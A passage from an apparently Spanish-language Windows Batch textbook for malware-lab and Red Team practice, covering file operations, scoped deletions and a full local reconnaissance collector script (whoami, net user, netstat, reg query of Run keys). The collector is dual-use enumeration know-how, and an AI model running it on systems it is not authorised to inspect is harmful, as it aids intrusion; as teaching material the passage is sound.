type "%USERPROFILE%\malware\sandbox\staging\dropper_reviewed.sample"
```

Verás el mismo texto que contenía la copia. El cambio puede modificar la aplicación asociada al doble clic, pero no garantiza que el archivo deje de ser ejecutable por otros medios.

Para cambiar varias extensiones, selecciona una carpeta dedicada. En el conjunto del ejercicio puedes ensayar esta orden una vez que hayas revisado los .txt existentes.

Consola — cambio por lote en samples

```
:: Lista primero el conjunto que se va a renombrar.
dir /b /a-d "%USERPROFILE%\malware\sandbox\samples\*.txt"
:: Cambia la extension de los txt de esa carpeta.
ren "%USERPROFILE%\malware\sandbox\samples\*.txt" *.sample
```

El segundo argumento conserva la forma de patrón de REN. Si un nombre final ya existe, puede producirse una colisión y la operación no completará todo el conjunto. Revisa la salida y lista los archivos al terminar.

Para continuar los ejercicios posteriores, vuelve a preparar los dos .txt de la sección 5.1. No renombres toda la raíz sandbox: contiene configuraciones e informes utilizados por otras prácticas.

5.6 Borrar archivos con DEL y ERASE

DEL elimina archivos; ERASE es un nombre equivalente. /F permite borrar archivos de solo lectura, /Q suprime confirmaciones y /S incluye subdirectorios. Ninguna de esas opciones concede permisos que tu cuenta no tenga.

Consola — preparar y borrar un marcador propio

```
:: Crea un archivo desechable en staging.
>"%USERPROFILE%\malware\sandbox\staging\cleanup_marker.txt" echo disposable
:: Borra unicamente ese archivo conocido.
del /f /q "%USERPROFILE%\malware\sandbox\staging\cleanup_marker.txt"
:: Confirma que ya no existe la ruta.
if not exist "%USERPROFILE%\malware\sandbox\staging\cleanup_marker.txt" echo Marcador retirado.
```

DEL no envía estos archivos a la Papelera como una operación normal del Explorador. Antes de usar un comodín, revisa la selección con DIR. /Q elimina una oportunidad de corregir el destino durante la ejecución.

Para practicar /S, prepara una subcarpeta con marcadores propios y usa un patrón estrecho dentro de staging. No combines una raíz amplia con un comodín general para aprender la sintaxis: el resultado no aporta más conocimiento y amplía el conjunto afectado.

Comprueba la ausencia del archivo que querías retirar y conserva los mensajes de error. DEL no es una herramienta de verificación de estado y su código por sí solo no describe todos los casos de archivos ausentes o resultados parciales.

Borrar una copia temporal puede ser parte de la limpieza del laboratorio. En una investigación, no apliques ese mismo procedimiento a registros o artefactos que necesitas preservar.

5.7 Copiar estructura con XCOPY

XCOPY copia conjuntos de archivos y puede conservar el árbol de directorios. /E incluye subdirectorios vacíos, /I trata el destino como directorio en los casos aplicables y /Y evita preguntar por reemplazos.

Vuelve a crear los .txt de la sección 5.1 si ensayaste el cambio de extensiones. Después copia su carpeta a una subcarpeta de staging.

Consola

```
:: Copia el conjunto de muestras hacia un destino de directorio.
xcopy "%USERPROFILE%\malware\sandbox\samples\*" ^
  "%USERPROFILE%\malware\sandbox\staging\samples_copy\" /e /i /y
:: Consulta el codigo de la utilidad.
echo Codigo recibido: %ERRORLEVEL%
```

El origen selecciona contenido; el destino expresa una carpeta. La barra final ayuda a comunicar esa intención, y /I evita una pregunta sobre si el destino es archivo o directorio cuando XCOPY necesita resolverla.

No interpretes cualquier valor positivo como una simple ausencia de éxito sin leer la convención de la utilidad. XCOPY distingue entre falta de archivos, interrupciones y otros errores. Para una herramienta de producción, documenta qué códigos esperas y qué haces con cada uno.

Esta copia no implica que se preserven automáticamente todas las propiedades necesarias para análisis forense. Tampoco debe apuntar hacia una subcarpeta del origen, porque esa disposición puede producir recorridos no deseados.

Para este libro, samples es el origen y staging el área de preparación. Mantenerlos como carpetas hermanas facilita revisar qué datos pertenecen a la entrada y cuáles fueron generados por el procedimiento.

5.8 Copias repetibles con ROBOCOPY

ROBOCOPY está diseñado para copiar directorios con opciones de reintento y registro. Resulta útil cuando un conjunto de muestras o informes requiere una operación que pueda repetirse y dejar un log.

Consola

```
:: Copia el arbol con reintentos acotados y un log propio.
robocopy "%USERPROFILE%\malware\sandbox\samples" ^
  "%USERPROFILE%\malware\sandbox\staging\samples_robocopy" ^
  /e /r:1 /w:1 /xj ^
  /log:"%USERPROFILE%\malware\sandbox\robocopy_log.txt"
:: Consulta el resultado antes de ejecutar otro comando.
echo Codigo recibido: %ERRORLEVEL%
```

/E incluye subdirectorios vacíos. /R:1 limita los reintentos y /W:1 establece una espera de un segundo entre ellos. /XJ excluye puntos de unión del recorrido; no debe interpretarse como protección universal frente a todos los tipos de enlaces y rutas redirigidas.

Los valores menores que ocho pueden describir una copia correcta, ausencia de cambios, archivos adicionales o diferencias. Un valor de ocho o mayor indica al menos un fallo de copia. Si tu política exige que no haya diferencias, revisa también los códigos inferiores y el log.

/MIR agrega una política de espejo que puede borrar elementos del destino ausentes en el origen. No la necesitas para duplicar el conjunto de trabajo del ejercicio.

Repite la orden y compara los códigos y el registro. Una segunda ejecución sin archivos nuevos puede terminar sin copiar nada. Ese resultado es compatible con que el destino ya contenga lo esperado.

5.9 Preparar recursos y conservar procedencia

Mover y renombrar son operaciones básicas de preparación. Un operador puede situar recursos en staging antes de una prueba; un analista puede separar muestras por estado de revisión. En ambos casos necesitas conservar una relación entre el nombre inicial y el resultado.

Un nombre menos visible no proporciona permisos, persistencia ni invisibilidad. Para aprender la mecánica basta una subcarpeta interna del laboratorio, sin imitar componentes del sistema ni escribir en ubicaciones de inicio automático.

Consola

```
:: Crea una subcarpeta de preparacion del ejercicio.
md "%USERPROFILE%\malware\sandbox\staging\artifacts"
:: Copia un archivo propio a ese destino.
copy /y "%USERPROFILE%\malware\sandbox\samples\loader_v1.txt" ^
  "%USERPROFILE%\malware\sandbox\staging\artifacts\loader_stage.txt"
:: Registra una relacion fija entre origen y destino.
>>"%USERPROFILE%\malware\sandbox\sample_moves.txt" echo loader_v1.txt - staging\artifacts\loader_stage.txt
```

Este bloque muestra la relación nominal; todavía no es una herramienta completa de registro. Si la copia falla, la tercera orden igualmente se ejecutaría. En tu solución final, coloca la comprobación entre ambas operaciones para no documentar un movimiento que nunca ocurrió.

La secuencia correcta depende de resultados, no solo del orden escrito. Ejecutar tres líneas y recibir un mensaje al final no demuestra que se completaron las tres. Un procedimiento confiable transmite el primer fallo relevante y describe lo que sí alcanzó a producir.

5.10 Ejercicio de traslado controlado

Construye sample_stage.bat usando únicamente las carpetas samples y staging. Debe recibir el nombre de una muestra .txt propia, comprobar su presencia, copiarla a staging, renombrar la copia con extensión .sample y registrar origen y destino.

Conserva el original. Rechaza un destino que ya exista para que una segunda ejecución no sustituya una copia anterior sin que lo adviertas. Registra la operación solo después de comprobar que terminó correctamente.

Consola — invocación prevista

```
:: Procesa una muestra de texto preparada en 5.1.
sample_stage.bat loader_v1.txt
:: Observa el resultado de tu script.
echo Codigo recibido: %ERRORLEVEL%
```

Prueba un nombre existente, uno ausente y una repetición del primero. El tercer caso debe reconocer la colisión. Comprueba que el archivo inicial siga en samples y que la copia renombrada conserve su contenido.

Añade una prueba de escritura fallida utilizando un destino con un directorio padre ausente. El log no debe afirmar que se preparó esa muestra. Si lo hace, corrige la ubicación de las comprobaciones.

Referencia técnica: Microsoft Learn, «copy», «move», «ren», «del», «xcopy» y «robocopy» de Windows Commands. Los códigos de ROBOCOPY deben leerse con su propia tabla, no con una regla genérica de cero frente a cualquier valor positivo.

Ya puedes transformar la ubicación de archivos concretos. Para trabajar con conjuntos completos necesitas controlar el directorio de partida y la profundidad del recorrido.

Capítulo 6

Navegación y directorios

6.1 El directorio actual es parte del estado

CD cambia el directorio de trabajo. Una ruta relativa se interpreta desde ese punto, de modo que el mismo script puede seleccionar archivos diferentes si depende de la carpeta desde la que lo invocas.

Consola

```
:: Consulta la ubicacion actual.
cd
:: Cambia de unidad y de carpeta en una sola orden.
cd /d "%USERPROFILE%\malware\sandbox"
:: Lista la carpeta samples relativa a la ubicacion actual.
dir "samples"
```

/d hace que CD cambie también la unidad activa. Sin esa opción, una ruta situada en otra unidad puede no producir el cambio de contexto que esperas.

Una ruta absoluta incluye la ubicación desde su raíz. Una relativa como samples parte del directorio actual. El símbolo . representa esa ubicación y .. su directorio padre. Una ruta que empieza con barra sin unidad usa la raíz de la unidad actual, no necesariamente C:.

En scripts que reciben una carpeta y trabajan sobre ella, prefiero mantener esa ruta explícita. Cambiar el directorio global para cada consulta hace más difícil revisar qué recurso utilizará la siguiente orden.

Cuando necesites un cambio temporal, PUSHD y POPD permiten guardar y restaurar la ubicación. PUSHD puede gestionar rutas UNC con extensiones habilitadas; comprueba siempre que haya funcionado antes de operar y de ejecutar POPD. Un fallo de entrada no debe dejar el script trabajando por accidente sobre la carpeta anterior.

6.2 Crear directorios con MD

MD y MKDIR crean carpetas. En un recolector permiten separar cada ejecución, sus archivos intermedios y el informe final sin mezclar datos de sesiones distintas.

Script completo — reports_prepare.bat

```
@echo off
:: Mantiene las rutas en el entorno local.
setlocal EnableExtensions DisableDelayedExpansion
:: Elige una carpeta del laboratorio.
set "target_dir=%USERPROFILE%\malware\sandbox\reports"
:: Evita tratar una carpeta previa como fallo de creacion.
if exist "%target_dir%\" goto ready
:: Intenta crear la ruta que falta.
md "%target_dir%"
if errorlevel 1 goto create_error
:ready
:: Confirma solo la existencia del directorio.
echo Carpeta disponible: "%target_dir%"
exit /b 0
:create_error
:: Devuelve el fallo con contexto.
echo No se pudo crear "%target_dir%".
exit /b 1
```

La comprobación previa permite repetir la preparación. Si la ruta ya existe como archivo, no pasará la comprobación de directorio y MD fallará al intentar utilizarla como carpeta.

La existencia no garantiza escritura. La primera redirección que intente crear un informe debe comprobar también su resultado. Separar ambos pasos permite explicar si el problema fue preparar la carpeta o producir el archivo.

Para una carpeta única por ejecución, no aceptes simplemente cualquier directorio previo. Genera un identificador de sesión y trata una colisión como una condición que debes resolver. El recolector de la parte III combinará una marca temporal con un sufijo y rechazará una ruta ya ocupada.

6.3 Listar con DIR

DIR enumera entradas y muestra información sobre ellas. /B produce una vista simple de nombres; /S recorre subdirectorios y /A permite seleccionar por atributos. Un inventario de muestras suele necesitar rutas sin el encabezado decorativo de una consulta interactiva.

Consola

```
:: Lista todas las entradas con informacion habitual.
dir "%USERPROFILE%\malware\sandbox\samples"
:: Selecciona archivos y produce una salida simple.
dir /b /a-d "%USERPROFILE%\malware\sandbox\samples\*"
:: Selecciona solo directorios.
dir /b /ad "%USERPROFILE%\malware\sandbox\*"
```

/A-D excluye directorios y permite incluir archivos con otros atributos, como oculto o sistema. /AD selecciona directorios. /B cambia la presentación; por sí solo no indica qué tipo de entrada quieres.

Una ruta encontrada no demuestra que puedas leer todo su contenido. Un archivo puede estar bloqueado, tener permisos distintos o desaparecer antes de que lo abras. Conserva esa diferencia entre enumeración y acceso.

Si no hay coincidencias, DIR puede emitir un mensaje de ausencia y devolver un resultado distinto de cero. Al guardar un inventario, conserva ese diagnóstico aparte del listado para no tratarlo como si fuera una ruta.

La salida es una observación del sistema de archivos mientras se ejecuta la consulta. No congela el árbol. En una carpeta donde un proceso crea y elimina archivos continuamente, dos recorridos consecutivos pueden producir listas diferentes sin que el comando esté funcionando mal.

6.4 Recorrer y seleccionar por extensión

Una búsqueda recursiva debe especificar la raíz y el criterio. En análisis permite inventariar archivos de interés sin ejecutar cada muestra encontrada.

Consola

```
:: Recorre el laboratorio buscando archivos de texto.
dir /s /b /a-d "%USERPROFILE%\malware\sandbox\*.txt"
:: Recorre el mismo arbol buscando muestras renombradas.
dir /s /b /a-d "%USERPROFILE%\malware\sandbox\*.sample"
```

/S hace que la consulta incluya subdirectorios; /B junto con esa recursión facilita obtener rutas completas. La extensión es un filtro de nombres, no una clasificación técnica del contenido.

Para aplicar una instrucción por archivo puedes usar FOR /R. Conserva la acción como consulta durante los primeros recorridos.

Fragmento para un script de inventario

```
:: Recorre txt bajo la raiz explicita del laboratorio.
for /r "%USERPROFILE%\malware\sandbox" %%F in (*.txt) do (
  REM Muestra la ruta completa sin abrir ni ejecutar el archivo.
  echo "%%~fF"
)
```

No sustituyas ECHO por una operación de borrado antes de revisar el conjunto. Una selección recursiva multiplica el alcance de la acción que pongas en el cuerpo.

En árboles reales puedes encontrar enlaces, rutas largas, unidades desconectadas y directorios sin acceso. El inventario debe describir su alcance y sus errores; una lista de rutas no permite afirmar que se revisaron todos los archivos del equipo.

6.5 Guardar un inventario con diagnósticos separados

Un listado de rutas funciona mejor si cada línea representa una ruta. Colocar mensajes de error en el mismo archivo rompe esa estructura. Para este caso conviene separar el canal de error.

Script completo — sample_inventory.bat

```
@echo off
:: Conserva nombres literales durante el recorrido.
setlocal EnableExtensions DisableDelayedExpansion
:: Define origen y salidas en la raiz ya existente.
set "target_dir=%USERPROFILE%\malware\sandbox\samples"
set "output_file=%USERPROFILE%\malware\sandbox\sample_inventory.log"
set "log_file=%USERPROFILE%\malware\sandbox\inventory_errors.log"
:: Rechaza la ausencia del directorio de entrada.
if not exist "%target_dir%\" exit /b 2
:: Guarda rutas y errores en canales distintos.
dir /s /b /a-d "%target_dir%\*.txt" ^
  >"%output_file%" 2>"%log_file%"
:: Captura el resultado antes de escribir otros mensajes.
set "scan_status=%ERRORLEVEL%"
:: Comunica donde revisar cada salida.
echo Inventario: "%output_file%"
echo Diagnosticos: "%log_file%"
:: Transmite el resultado observado de DIR.
exit /b %scan_status%
```

El estado scan_status conserva el resultado de DIR, no el de los mensajes posteriores. Un resultado no nulo puede corresponder a ausencia de coincidencias o a un fallo; revisa el archivo de diagnósticos para interpretarlo.

Las salidas están fuera de samples y terminan en .log. Así el recorrido de .txt no agrega sus propios resultados al conjunto examinado. El procedimiento conserva una estructura sencilla sin afirmar que la enumeración proporciona una instantánea atómica del árbol.

6.6 Retirar directorios con RD

RD y RMDIR eliminan directorios. Sin /S, una carpeta debe estar vacía. /S incluye su contenido y /Q elimina la confirmación en la operación recursiva. La selección de la ruta es el control decisivo.

Consola — preparar un árbol desechable propio

```
:: Crea un arbol dedicado exclusivamente a esta prueba.
md "%USERPROFILE%\malware\sandbox\cleanup_probe\logs"
:: Escribe un marcador dentro de ese arbol.
>"%USERPROFILE%\malware\sandbox\cleanup_probe\logs\probe.txt" echo disposable
:: Muestra el contenido antes de retirarlo.
dir /s /b "%USERPROFILE%\malware\sandbox\cleanup_probe"
:: Elimina unicamente el arbol que acaba de prepararse.
rd /s /q "%USERPROFILE%\malware\sandbox\cleanup_probe"
```

No uses la raíz de sandbox como destino de esta prueba: contiene trabajo de capítulos anteriores. Tampoco reemplaces la ruta fija por un argumento sin validar y conserves /S /Q como si la operación siguiera teniendo el mismo alcance.

Windows puede impedir el borrado si el directorio es la ubicación actual de una consola o si contiene archivos abiertos. Sal de esa carpeta y revisa los mensajes. Un árbol parcialmente retirado debe registrarse como resultado parcial.

La limpieza de archivos propios cierra una sesión de laboratorio. No es una técnica de preservación de evidencia ni un procedimiento para eliminar registros del sistema. Mantén los scripts de limpieza asociados a rutas preparadas expresamente para esa función.

6.7 Ejercicio de inventario del perfil

Construye profile_txt_inventory.bat. Debe enumerar los archivos .txt accesibles bajo tu perfil y guardar las rutas en reports\profile_txt_inventory.log. Guarda los errores en otro .log dentro de reports y conserva el código del recorrido.

Antes de comenzar, crea reports si falta y comprueba el resultado de esa preparación. Usa rutas completas, sin cambiar el directorio actual. No abras ni ejecutes los archivos que encuentres: el objetivo es inventariar sus nombres.

Consola — comprobación de tu solución

```
:: Ejecuta el inventario construido en esta practica.
call profile_txt_inventory.bat
:: Consulta su estado antes de abrir el resultado.
echo Codigo recibido: %ERRORLEVEL%
:: Abre el inventario como texto.
notepad "%USERPROFILE%\malware\sandbox\reports\profile_txt_inventory.log"
```

Comprueba que los archivos de texto de sandbox aparezcan. Las salidas .log no coinciden con el patrón .txt, aunque estén dentro del perfil. Mantén el archivo de errores separado para que sus líneas no se confundan con rutas.

Puede haber carpetas redirigidas, enlaces o elementos sin acceso. Describe la lista como «rutas obtenidas bajo este perfil» y conserva las limitaciones observadas. No la presentes como un inventario completo del disco.

Referencia técnica: Microsoft Learn, «cd», «md», «dir», «for», «pushd», «popd» y «rd» de Windows Commands.

La selección de archivos ya tiene una raíz, una salida y un resultado verificable. Puedes aplicar el mismo criterio a las consultas del sistema y reunirlas sin perder su contexto.

PARTE III

Ver el Sistema

Capítulo 7

Reconocimiento con Batch

7.1 Reconocer la identidad y su contexto

Reconocimiento es obtener información que permita describir el entorno antes de actuar sobre él. En una evaluación local, la identidad efectiva y sus permisos condicionan qué consultas puedes completar.

WHOAMI /ALL muestra información del token de acceso: identidad, grupos y privilegios. El token representa el contexto de seguridad del proceso, no solo un nombre de cuenta.

Consola

```
:: Consulta el contexto de seguridad completo de la sesion.
whoami /all
:: Aisla la lista de privilegios para revisarla por separado.
whoami /priv
:: Muestra grupos y atributos de pertenencia.
whoami /groups
```

Un privilegio listado como deshabilitado no equivale a un privilegio inexistente. Tampoco demuestra que puedas usarlo directamente desde cualquier programa. La operación concreta y el estado del token siguen importando.

Una cuenta que pertenece a un grupo administrativo puede ejecutar una consola sin elevar. UAC y el token efectivo explican por qué el nombre de usuario permanece igual mientras cambia el acceso a ciertos recursos.

En Red Team, esta información orienta el alcance de las consultas permitidas. En defensa, permite describir qué contexto tenía un proceso observado. No conviertas un nombre de grupo en una conclusión automática sobre control total de la máquina.

Guarda la salida íntegra de la primera prueba. Si luego comparas una sesión elevada, conserva ambas como ejecuciones separadas. Así podrás señalar diferencias verificables sin mezclar dos contextos de seguridad en un solo informe.

7.2 Describir el sistema con SYSTEMINFO

SYSTEMINFO reúne información del sistema operativo, hardware y configuración del equipo. En reconocimiento ayuda a relacionar la versión de Windows con el entorno donde ejecutas las demás consultas.

Consola

```
:: Consulta informacion local del sistema.
systeminfo
:: Consulta el tipo de arquitectura declarado por el proceso.
echo Arquitectura del proceso: %PROCESSOR_ARCHITECTURE%
:: Muestra el indicador adicional si el proceso lo tiene definido.
if defined PROCESSOR_ARCHITEW6432 echo Arquitectura del sistema: %PROCESSOR_ARCHITEW6432%
```

Revisa la versión, el tipo de sistema y los datos de arranque. SYSTEMINFO puede tardar más que WHOAMI; una pausa sin salida nueva no demuestra que el script se haya detenido para siempre.

La información de arranque no es por sí sola una medida ya calculada del tiempo de actividad. Para expresar una duración necesitas comparar tiempos y considerar características como el inicio rápido o la reanudación. En este informe conservarás los datos que entregue la utilidad, sin inventar una duración.

La sección de revisiones instaladas tampoco certifica que todos los componentes estén actualizados. Una lista de parches no equivale a una evaluación completa de vulnerabilidades. Para esa conclusión necesitas inventario y comprobaciones adicionales.

PROCESSOR_ARCHITECTURE pertenece al entorno del proceso y puede reflejar un proceso de 32 bits sobre un Windows de 64 bits. Usa SYSTEMINFO como parte de la comparación y conserva qué consola ejecutó la consulta.

Si la utilidad falla, registra su mensaje y su código. No reemplaces una sección ausente por datos que recuerdas de una ejecución anterior.

7.3 Enumerar cuentas y grupos locales

NET USER lista cuentas locales cuando lo ejecutas sin opciones de dominio. NET LOCALGROUP lista los grupos del equipo. Son consultas de inventario; no necesitas modificar cuentas para reconocer su presencia.

Consola

```
:: Enumera cuentas en el contexto local predeterminado.
net user
:: Enumera los grupos locales del equipo.
net localgroup
```

Para revisar miembros de un grupo necesitas su nombre tal como existe en ese Windows. Un grupo integrado puede tener un nombre localizado o haber sido renombrado. No fijes «Administrators» o «Administradores» en un script que prometes ejecutar sin cambios en cualquier idioma.

Si haces la consulta manual de miembros, toma el nombre de la salida real y pásalo entre comillas. El recolector de este capítulo conserva la lista de grupos y el token de WHOAMI; no afirma que eso enumere por completo la membresía de todos los grupos.

Distingue tres preguntas: qué cuentas locales existen, qué grupos locales están definidos y a qué grupos pertenece el token actual. NET USER, NET LOCALGROUP y WHOAMI /GROUPS no producen respuestas intercambiables.

En un controlador de dominio o un equipo con funciones distintas, el contexto de las herramientas NET requiere una interpretación acorde a esa función. Estas prácticas están planteadas para una VM cliente de laboratorio.

Si falta acceso o una política limita la consulta, conserva el error. No describas una lista incompleta como prueba de que no existen más identidades en el entorno.

7.4 Leer la configuración de red

IPCONFIG /ALL muestra la configuración TCP/IP de los adaptadores. En reconocimiento permite distinguir una interfaz física de conexiones virtuales, VPN y adaptadores que no están activos.

Consola

```
:: Consulta la configuracion completa de los adaptadores.
ipconfig /all
```

Busca la interfaz que tenga una configuración coherente con tu laboratorio. Una dirección privada identifica una ubicación dentro de una red, pero no demuestra por sí sola cuál es la salida a Internet ni la dirección pública que observa un servicio externo.

Un equipo puede mostrar varias puertas de enlace, interfaces desconectadas y configuraciones de túneles. Conserva todo el bloque y evita elegir la primera dirección que encuentres mediante un filtro de texto apresurado.

En una VM, la red puede usar NAT, puente o un segmento aislado. Esa elección cambia lo que puedes observar desde dentro. Registra el modo del laboratorio al interpretar los resultados, sin atribuir a la muestra la creación de cada interfaz que aparece.

Las opciones /RELEASE y /RENEW cambian la configuración o el arrendamiento de red; no forman parte de esta consulta. El recolector utiliza /ALL para observar la configuración, sin solicitar una renovación ni alterar el adaptador.

Una salida localizada puede cambiar encabezados y etiquetas. Para lectura humana basta conservarla. Si necesitas extraer direcciones de forma estructurada en una herramienta posterior, utiliza una interfaz que entregue propiedades y evita depender de palabras traducidas en un listado de consola.

7.5 Qué representa la tabla ARP

ARP -A muestra entradas de la caché de resolución de direcciones IPv4 de las interfaces. Relaciona direcciones IP con direcciones físicas conocidas por el equipo en su segmento de red.

Consola

```
:: Muestra las entradas ARP disponibles en ese momento.
arp -a
```

La caché no es un inventario de todos los equipos de la subred. Contiene entradas que el sistema mantiene por distintos motivos y puede cambiar con el tiempo. Que una dirección no aparezca no demuestra que el equipo correspondiente esté apagado o no exista.

Una puerta de enlace puede figurar porque el sistema necesita comunicarse a través de ella. Un destino remoto no tiene por qué aparecer con su dirección física: la resolución de la red local se realiza para el siguiente salto aplicable.

ARP tampoco cubre la resolución de vecinos IPv6 de la misma forma. No describas su salida como una lista completa de vecinos para todos los protocolos presentes en IPCONFIG.

Esta observación ayuda a contextualizar la red sin iniciar un barrido de direcciones. La consulta lee la tabla disponible; no convierte los registros en evidencia de conexiones maliciosas.

Si quieres comparar cambios, ejecuta dos consultas en momentos distintos y conserva ambas marcas temporales. No atribuyas la diferencia a una muestra hasta relacionarla con su ejecución y descartar actividad del propio sistema o de otras aplicaciones. El reconocimiento proporciona observaciones que después debes correlacionar.

7.6 Relacionar conexiones, procesos y servicios

NETSTAT -ANO muestra extremos TCP, puertos UDP y PID asociados. Un PID es el identificador de un proceso; permite relacionar una observación de red con un proceso presente en TASKLIST.

Consola

```
:: Muestra conexiones y extremos numericos con PID.
netstat -ano
:: Lista procesos en el momento de esta segunda consulta.
tasklist
:: Lista servicios con un buffer amplio para la enumeracion.
sc query state= all bufsize= 65535
```

En NETSTAT, -A incluye extremos en escucha y -N evita la resolución de nombres en la presentación. -O incorpora el PID. Una conexión establecida no demuestra actividad maliciosa; un puerto en escucha no demuestra que un servicio sea accesible desde cualquier red.

Los procesos pueden terminar entre NETSTAT y TASKLIST, y Windows puede reutilizar un PID. Las dos salidas se toman en momentos distintos. Para atribución precisa necesitas evidencia temporal y datos adicionales del proceso.

SC QUERY consulta servicios. La separación después del signo igual forma parte de su sintaxis. state= all incluye estados activos e inactivos; por defecto no estás solicitando todos los tipos de controladores.

El búfer amplio reduce casos de enumeración truncada, pero no garantiza cubrir cualquier equipo. Si SC indica que necesita más espacio o un índice de reanudación, conserva el mensaje y completa esa enumeración aparte. Un código favorable no sustituye la lectura de ese diagnóstico.

El nombre de un proceso o servicio tampoco certifica su origen. Relaciona después ruta, firma, configuración y comportamiento antes de clasificarlo.

7.7 Consultar el Registro sin modificarlo

REG QUERY lee claves y valores del Registro. En análisis permite revisar configuración y ubicaciones de interés, como los valores Run del usuario, sin añadir ni eliminar entradas.

Consola

```
:: Consulta informacion de version accesible del sistema.
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
:: Consulta los valores Run del usuario actual.
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
```

HKCU corresponde al usuario de la sesión; HKLM contiene configuración de ámbito de máquina. La clave Run puede no existir o estar vacía. Un error de clave ausente no equivale necesariamente a falta de permisos ni a un fallo general del equipo.

Una entrada presente en Run indica una configuración de inicio, pero no demuestra que se haya ejecutado. También puede pertenecer a una aplicación legítima. Conserva el nombre, el tipo y el dato antes de interpretar su significado.

En Windows de 64 bits existen vistas diferenciadas del Registro para determinadas áreas. REG QUERY admite /REG:32 y /REG:64 cuando corresponda. Registra la arquitectura y la vista consultada si comparas resultados entre herramientas.

El valor ProductName por sí solo puede resultar insuficiente para identificar con precisión la edición y la versión comercial de Windows. Contrástalo con la versión y compilación obtenidas del sistema.

El recolector consulta estas ubicaciones y conserva sus códigos. La modificación de Run Keys y otros mecanismos de inicio pertenece a la parte siguiente del libro; aquí el objetivo es observar el estado que ya existe.

7.8 Diseñar un informe por ejecución

Un informe necesita identidad de sesión, límites y resultados interpretables. El recolector creará una subcarpeta de reports, escribirá un encabezado y agregará una sección por consulta. Cada sección terminará con su código de salida.

Para el nombre utilizará una marca temporal explícita con año, mes, día y hora local, seguida de un sufijo. Por ejemplo, recon_2026-10-18_05-10-17-123_4821 identifica una carpeta de ejecución; no es una salida observada de tu equipo.

La generación del nombre usa Get-Date de Windows PowerShell, llamado desde Batch. Esa dependencia se limita al formato temporal: la recolección sigue coordinada por CMD. No se requiere instalar PowerShell 7 ni cambiar una política de ejecución.

Si el anfitrión de PowerShell no está disponible o su ejecución está bloqueada, el recolector termina antes de consultar el sistema. No intenta eludir esa restricción ni sustituye la fecha por una posición fija de %DATE%.

La carpeta combina milisegundos y RANDOM para reducir colisiones y rechaza un destino que ya encuentre ocupado. Eso no constituye una reserva atómica frente a varias ejecuciones simultáneas: el ejercicio se ejecuta de manera secuencial.

El código final será cero si todas las utilidades devolvieron cero; uno si alguna consulta devolvió otro valor; dos si falló la preparación o la escritura. Esos estados describen la ejecución del recolector. Incluso con cero debes revisar avisos y alcance de las salidas.

Las consultas se ejecutan una detrás de otra y pueden tardar. El informe no es una captura simultánea de todo el sistema ni una adquisición forense.

7.9 Recolector local completo

Guarda el cuadro íntegro como recon_local.bat. La tabla continúa en las páginas siguientes; todos sus renglones forman un único archivo. Ejecútalo desde una consola de Windows, sin argumentos.

Las llamadas a capture contienen nombres y opciones fijos. Esa subrutina es un adaptador interno para este conjunto de consultas: no recibe comandos desde archivos, indicadores o argumentos externos.

Script completo — recon_local.bat

```
@echo off
:: Fija un entorno local y preserva nombres con exclamaciones.
setlocal EnableExtensions DisableDelayedExpansion
:: Define la raiz de informes de este laboratorio.
set "reports_dir=%USERPROFILE%\malware\sandbox\reports"
:: Inicializa los estados propios del recolector.
set "recon_status=0"
set "run_stamp="
:: Usa una carpeta del sistema para el auxiliar de fecha.
pushd "%SystemRoot%\System32"
if errorlevel 1 goto prepare_error
:: Obtiene una fecha local ordenable sin analizar DATE.
for /f "delims=" %%T in ('WindowsPowerShell\v1.0\powershell.exe -NoProfile -NonInteractive -Command "Get-Date
-Format yyyy-MM-dd_HH-mm-ss-fff"') do set "run_stamp=%%T"
:: Restaura la ubicacion anterior incluso si no hubo fecha.
popd
if not defined run_stamp goto timestamp_error
:: Agrega un sufijo para reducir colisiones secuenciales.
set "run_id=%run_stamp%_%RANDOM%"
set "run_dir=%reports_dir%\recon_%run_id%"
set "output_file=%run_dir%\recon_%run_stamp%.txt"
:: Rechaza una ruta ocupada antes de preparar la salida.
if exist "%run_dir%" goto collision_error
:: Crea el directorio de esta ejecucion con sus padres.
md "%run_dir%"
if errorlevel 1 goto prepare_error
:: Comprueba la primera escritura del informe.
>"%output_file%" echo Reconocimiento local
if errorlevel 1 goto write_error
:: Agrega el identificador temporal al contenido.
>>"%output_file%" echo Sesion_local=%run_id%
if errorlevel 1 goto write_error
:: Reune identidad, grupos y privilegios del token.
call :capture identity whoami.exe /all || goto write_error
:: Reune informacion del sistema y datos de arranque.
call :capture system systeminfo.exe || goto write_error
:: Lista cuentas locales con la utilidad NET.
call :capture local_users net.exe user || goto write_error
:: Lista los nombres de grupos locales.
call :capture local_groups net.exe localgroup || goto write_error
:: Conserva la configuracion completa de adaptadores.
call :capture network ipconfig.exe /all || goto write_error
:: Conserva las entradas disponibles de la cache ARP.
call :capture arp arp.exe -a || goto write_error
:: Relaciona extremos de red con PID.
call :capture connections netstat.exe -ano || goto write_error
:: Conserva la lista de procesos de ese momento.
call :capture processes tasklist.exe || goto write_error
:: Consulta todos los estados de servicios con buffer amplio.
call :capture services sc.exe query state= all bufsize= 65535 || goto write_error
```

```
:: Consulta un valor de version para contrastar con SYSTEMINFO.
call :capture os_registry reg.exe query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
|| goto write_error
:: Lee Run del usuario sin modificar sus valores.
call :capture run_registry reg.exe query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" || goto write_error
:: Escribe el resultado global despues de todas las consultas.
>>"%output_file%" echo Estado_global=%recon_status%
if errorlevel 1 goto write_error
:: Informa la ubicacion y transmite el resultado al llamador.
echo Informe: "%output_file%"
exit /b %recon_status%

:capture
:: Escribe un encabezado con un identificador fijo del script.
>>"%output_file%" echo ==== %~1 ====
if errorlevel 1 exit /b 2
:: Ejecuta la utilidad nativa y sus argumentos fijos.
"%SystemRoot%\System32\%~2" %3 %4 %5 %6 %7 %8 %9 >>"%output_file%" 2>&1
:: Conserva el estado antes de escribir otro contenido.
set "section_status=%ERRORLEVEL%"
:: Marca la sesion si una utilidad devolvio un estado no cero.
if not "%section_status%"=="0" set "recon_status=1"
:: Deja el codigo junto a la salida de la consulta.
>>"%output_file%" echo Codigo_de_salida=%section_status%
if errorlevel 1 exit /b 2
:: Regresa para que continuen las otras consultas.
exit /b 0

:timestamp_error
:: Explica la ausencia del auxiliar temporal.
echo No se obtuvo la fecha mediante Windows PowerShell.
exit /b 2
:collision_error
:: Evita reutilizar una ruta observada como ocupada.
echo Ya existe la ruta de sesion: "%run_dir%"
exit /b 2
